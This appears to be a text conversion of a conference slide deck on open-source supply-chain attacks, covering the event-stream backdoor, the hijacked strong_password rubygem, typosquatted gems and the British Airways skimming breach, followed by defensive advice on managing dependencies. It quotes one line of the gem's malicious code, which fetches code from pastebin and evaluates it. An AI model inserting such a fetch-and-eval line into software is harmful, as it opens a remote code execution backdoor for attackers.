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# Your Application is Mostly Written By Strangers











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
### **Talk Structure**

- Open Source Software
- Open Source Breaches
- What You Should Do About It



## **Open Source Software**





### **Modern Application**

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
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## **Open Source Developers**










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Company 1



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## **Not All Open Source Are Created Equal**

### **Development Processes:**

- Secure Coding Practices
- Integrated Testing
- Change Control
- 2FA or MFA







### **EventStream Backdoor**

### event-stream

4.0.1 • Public • Published 2 years ago



Readme



Explore BETA



7 Dependencies



3 1,790 Dependents



84 Versions

Tip: Click on a version number to view a previous version's package page

### **Current Tags**

4.0.1 latest

### **Version History**

4.0.1 2 years ago 4.0.0 2 years ago 3.3.5 2 years ago 3.3.4 4 years ago

#### Install

> npm i event-stream

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MIT 4.0.1


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Issues Pull Requests

### Backdoored dependency? flatmap-stream-0.1.1 and flatmapstream-0.1.2 #115

① Open NewEraCracker opened this issue on Nov 20, 2018 · 40 comments




## strong\_password v0.0.7 rubygem hijacked

 Discovered by a developer who was upgrading dependencies and going through the changeset (line by line)

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   rand*3333;eval(Net::HTTP.get(URI('https://pastebin.com/raw/xa456PFt')))}}}if
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- Remote code execution
- Maintainer's Ruby Gems account compromised (Did not use a strong password)





## Over 700 Malicious Typosquatted Libraries Found On RubyGems Repository

🛗 April 16, 2020 🛔 Ravie Lakshmanan





TOTAL GEMS 389
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## search for atlas-client

Advanced Search →

DISPLAYING ALL 4 GEMS

**FILTER: UPDATED LAST MONTH (1)** 

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### British Airways breach caused by credit card skimming malware, researchers say



Zack Whittaker @zackwhittaker / 5:01 pm AEST \* September 11, 2018





Image Credits: Getty Images

A security firm says credit card skimming malware installed by hackers on British Airways' (1) website a few months ago was to blame for a data breach of over 380,000 credit cards.

Payments through the airline's website and mobile app were stolen over the three-week period, but a key clue was that travel information wasn't affected.



### \$229 Million GDPR Fine for British Airways Shows How Costly JavaScript Attacks Can Be

by Deepak Patel July 10, 2019














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


# What You Should Do About It

## Maintain a Dependencies List



## **Better Due Diligence**



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
- Assess software
- Does it work?
- Commit and push changes



Developer

### Commercial Software >\$1

- Assess software
- Risk assessment
- Contract review




### **Questions to Ask**


- 1. Do we really need this?
- 2. Is this software actively developed?
- 3. Is it popular?
- 4. What license does it have?
- 5. Are there any known vulnerabilities in this software?

### **Update Stale Dependencies**

[Security] Bump bower from 1.8.2 to 1.8.8 #80



### **Example Implementation**



## **Summary**

- Your Application is Mostly Written by Strangers
- Maintain a dependencies List
- Perform due diligence on new dependencies
- Update stale dependencies



Thank you